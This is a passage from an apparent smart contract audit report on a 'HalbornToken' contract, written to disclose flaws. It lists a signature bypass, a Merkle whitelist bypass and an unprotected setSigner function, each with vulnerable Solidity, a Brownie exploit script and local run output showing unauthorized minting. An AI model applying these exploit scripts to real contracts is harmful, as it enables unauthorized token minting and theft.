  HalbornToken.mintTokensWithSignature confirmed   Block: 6   Gas used: 58973 (0.49%)

Total Token Supply after minting: 10000000000000000000000010
```

Figure 16 - Running the brownie script

Recommendation:

Fix the setSigner function or fix the overall logic of mintTokensWithSignature function.

Impact:

The owner of the contract may have to regulate the price of the tokens due to the increase in totalSupply.

Mint token bypass due to Markle Tree whitelist bad implementation


Critical

Description:

When contract deploy is performed, the owner needs to input the root parameter, which is the root value of a created Merkle Tree, so that only users present in that Merkle Tree can be whitelisted and use the contract functions.

Because of bad implementation of this functionality, an attacker can create a Mekle Tree that includes its address and pass it as a parameter to the mintTokenWithWhitelist function, since when calling the verify function, there is no require statement that ensures equality of root and _root hashes.

Code Location:



```
        /// @dev Used only by whitelisted users. The MerkleRoot is set in the constructor
        function mintTokensWithWhitelist(uint256 amount, bytes32 _root, bytes32[] memory _proof) public {
            bytes32 leaf = keccak256(abi.encodePacked(msg.sender));
            require(verify(leaf, _root, _proof), "You are not whitelisted.");
            _mint(msg.sender, amount);
        }

        function verify(bytes32 leaf, bytes32 _root, bytes32[] memory proof) public view returns (bool) {
            bytes32 computedHash = leaf;
            for (uint i = 0; i < proof.length; i++) {
              bytes32 proofElement = proof[i];
              if (computedHash <= proofElement) {
                computedHash = keccak256(abi.encodePacked(computedHash, proofElement));
              } else {
                computedHash = keccak256(abi.encodePacked(proofElement, computedHash));
              }
            }
            return computedHash ==  root;
        }
    }
```


Figure 17 - verify function been called on mintTokenWithWhitelist

Proof of Concept:

```
from brownie import *

#Brownie PoC script

def main():

    #Creating the onwer account

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)

    print("Owner balance: " + str(owner.balance()))


    #Creating the users accounts

    hacker = accounts.at('0x1337133713371337133713371337133713371337',
force=True)

    print("hacker address: " + str(hacker.address))

    accounts[1].transfer(to=hacker, amount=100_000000000000000000)

    print("hacker balance: " + str(hacker.balance()))


    contract_HalbornToken = HalbornToken.deploy('HalbornToken', 'HAL',
1000000_000000000000000000, owner.address,
0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7,
{'from': owner})


    print("Balance of Hacker account before Token Minting: " +
str(contract_HalbornToken.balanceOf(hacker.address)))
```


```
print("Verifying Whitelisted account: " +
str(contract_HalbornToken.verify('0x1337133713371337133713371337133713371337','0
x431aa5796d9dcb4f660d5693a60130628c39fcbe6b83648a572929b1625f5332',['0x538
0c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a'], {'from':
hacker})))



contract_HalbornToken.mintTokensWithWhitelist(10,'0x431aa5796d9dcb4f660d5693a
60130628c39fcbe6b83648a572929b1625f5332',['0x5380c7b7ae81a58eb98d9c78de4
a1fd7fd9535fc953ed2be602daaa41767312a'], {'from': hacker})


    print("Balance of Hacker account after Token Minting: " +
str(contract_HalbornToken.balanceOf(hacker.address)))
```

PoC evidence:




```
> const {MerkleTree} = require ('merkletreejs');
undefined
> const keccak256 = require('keccak256');
undefined
> const buf2hex = x => '0x'+x.toString('hex');
undefined
> let whitelistAddresses = ["0x4321432143214321432143214321432143214321","0x1234123412341234123412341234123412341234","0x3210321032103210321032103210321032103210","0x6789678967896789678967
89678967896789","0x0000000000000000000000000000000000000000"]
undefined
> const leafNodes = whitelistAddresses.map(addr => keccak256(addr));
undefined
> const merkleTree = new MerkleTree(leafNodes, keccak256, {softPairs: true});
undefined
> const rootHash = merkleTree.getRoot();
undefined
> hexroot = buf2hex(rootHash);
'0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7'
> console.log('Whitelist Merkle Tree \n', merkleTree.toString());
Whitelist Merkle Tree
 └─ dde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7
   ├─ a2df39f44665d1ef745a2b66c36d09d809481ef033ddafcdd425bc50cc2f4564
   │  ├─ 5174ef17dd995bb83ecf79c017ec828a2b3d0c630cd124e6163cb70a4d79ca72
   │  │  ├─ 00f2fc15006ba6466a99597dbabecc38274cf39f9deb160380e6a0556f933a34
   │  │  └─ 784ae0dec331c84cad1cd853083313b7ae96f54d5d54b261b2e68fa591eda020
   │  └─ eddbbc6bb887cfdde2c2acf94cb06eaecd4247fd19091f8203cdbc14393ea8f2
   │     ├─ ac5bfd0b73225572062d787df093a01d7cf413e589abfdb0d2bd9e1a1eb7ff46
   │     └─ e066af7f296d79810749a03e88994b5573b6d827614fedfd0338ae3d1c46e0bc
   └─ 5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a
      └─ 5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a
         └─ 5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a

undefined
> const claimAddress = leafNodes[0];
undefined
> const hexProof = merkleTree.getHexProof(claimAddress);
undefined
> console.log(hexProof.toString());
0x784ae0dec331c84cad1cd853083313b7ae96f54d5d54b261b2e68fa591eda020,0xeddbbc6bb887cfdde2c2acf94cb06eaecd4247fd19091f8203cdbc14393ea8f2,0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa4
1767312a
undefined
> console.log(hexroot.toString());
0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7
undefined
```

Figure 18 - Creating the first Merkle Tree that the owner uses to deploy the contract



```
❯ npx hardhat console
Welcome to Node.js v14.20.0.
Type ".help" for more information.
> const {MerkleTree} = require ('merkletreejs');
undefined
> const keccak256 = require('keccak256');
undefined
> const buf2hex = x => '0x'+x.toString('hex');
undefined
> let whitelistAddresses = ["0x1337133713371337133713371337133713371337","0x0000000000000000000000000000000000000000"]
undefined
> const leafNodes = whitelistAddresses.map(addr => keccak256(addr));
undefined
> const merkleTree = new MerkleTree(leafNodes, keccak256, {softPairs: true});
undefined
> const rootHash = merkleTree.getRoot();
undefined
> hexroot = buf2hex(rootHash);
'0x431aa5796d9dcb4f660d5693a60130628c39fcbe6b83648a572929b1625f5332'
> console.log('Whitelist Merkle Tree \n', merkleTree.toString());
Whitelist Merkle Tree
 └─ 431aa5796d9dcb4f660d5693a60130628c39fcbe6b83648a572929b1625f5332
   ├─ 3fc27be7d8c4428e63a6da81ea42dbde2939babb79dac2b3bab1afd02c5a711c
   └─ 5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a

undefined
> const claimAddress = leafNodes[0];
undefined
> const hexProof = merkleTree.getHexProof(claimAddress);
undefined
> console.log(hexProof.toString());
0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a
undefined
> console.log(hexroot.toString());
0x431aa5796d9dcb4f660d5693a60130628c39fcbe6b83648a572929b1625f5332
```

Figure 19 - Creating the Hacker Merkle Tree



```
❯ brownie run scripts/Bypasswhite_poc.py
Brownie v1.19.1 - Python development framework for Ethereum

HalbornProject is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...

Running 'scripts/Bypasswhite_poc.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

Owner balance: 100000000000000000000
hacker address: 0x1337133713371337133713371337133713371337
Transaction sent: 0x0432f0961c16ebff6af76cfe9b1f9b9523045207fcfe24cc03a496e37d5feb87
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

hacker balance: 100000000000000000000
Transaction sent: 0x4c6966ad4c7ca0a928c9e474d97b5a736b921603e6495406256e3909df2a552a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornToken.constructor confirmed   Block: 3   Gas used: 1471892 (12.27%)
  HalbornToken deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Balance of Hacker account before Token Minting: 0
Verifying Whitelisted account: False
Transaction sent: 0x3318e4d18de683757a5d88df18ebd0bb5b6db81096cdfadd85a55d7db5182247
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornToken.mintTokensWithWhitelist confirmed   Block: 4   Gas used: 54641 (0.46%)

Balance of Hacker account after Token Minting: 10
Terminating local RPC client...
```

Figure 20 -Running the brownie script

Recommendation:

Consider creating a require statement, where owner == _owner.

Impact:

A malicious user can use this vulnerability to mint tokens in the contract without belonging to the established whitelist.


Bad implementation of setSigner function

High

Description:

When the contract is deployed, the signer variable assumes the value of the _deployer. However, in the setSigner function, we found that it is possible to change the signer value, which can lead to the exploitation of the vulnerability "totalSupply increase due to Signature Bypass", since the signer is used to increase the tokens supply of the contract.

Code Location:




```
    function setSigner(address _newSigner) public {
        require (msg.sender != signer, "You are not the current signer");
        signer = _newSigner;
    }
```

Figure 21 - function setSigner

Proof of Concept:

```
from brownie import *

#Brownie PoC script


def main():

    #Creating the onwer account

    owner = accounts.at('0x4321432143214321432143214321432143214321', force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)

    print("Owner balance: " + str(owner.balance()))





    hacker = accounts.at('0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32', force=True)

    print("hacker address: " + str(hacker.address))

    accounts[1].transfer(to=hacker, amount=100_000000000000000000)

    print("hacker balance: " + str(hacker.balance()))


    contract_HalbornToken = HalbornToken.deploy('HalbornToken', 'HAL', 1000000_000000000000000000, owner.address, 0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7, {'from': owner})

    #0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7 is the merkle tree hex root created


    contract_HalbornToken.setSigner(hacker.address, {'from': hacker.address})
```

PoC evidence:



```
❯ brownie run scripts/Setsigner.py
Brownie v1.19.1 - Python development framework for Ethereum

HalbornProject is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...

Running 'scripts/Setsigner.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

Owner balance: 100000000000000000000
hacker address: 0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32
Transaction sent: 0x2f7739f84769f4d9412db54416c3a26ab876da9979bb400ebf3c8d8bce97d63c
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

hacker balance: 100000000000000000000
Transaction sent: 0x4c6966ad4c7ca0a928c9e474d97b5a736b921603e6495406256e3909df2a552a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornToken.constructor confirmed   Block: 3   Gas used: 1471892 (12.27%)
  HalbornToken deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Setting hacker as signer
Transaction sent: 0xc806792c3ac5e12d0bc2e0aa6b883c9598f1ad1cfe497d601faf4eb1bad65cbd
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornToken.setSigner confirmed   Block: 4   Gas used: 28488 (0.24%)

No error
Terminating local RPC client...
```

Figure 22 - Running the brownie script

Recommendation:

Consider removing this function or implementing the require statement with msg.sender == signer.

Impact:

A malicious user can use this vulnerability to change the signer that allows users to mint tokens with signature.

Javarez

Security

Contributing to a safer world.

Thank you for your preference.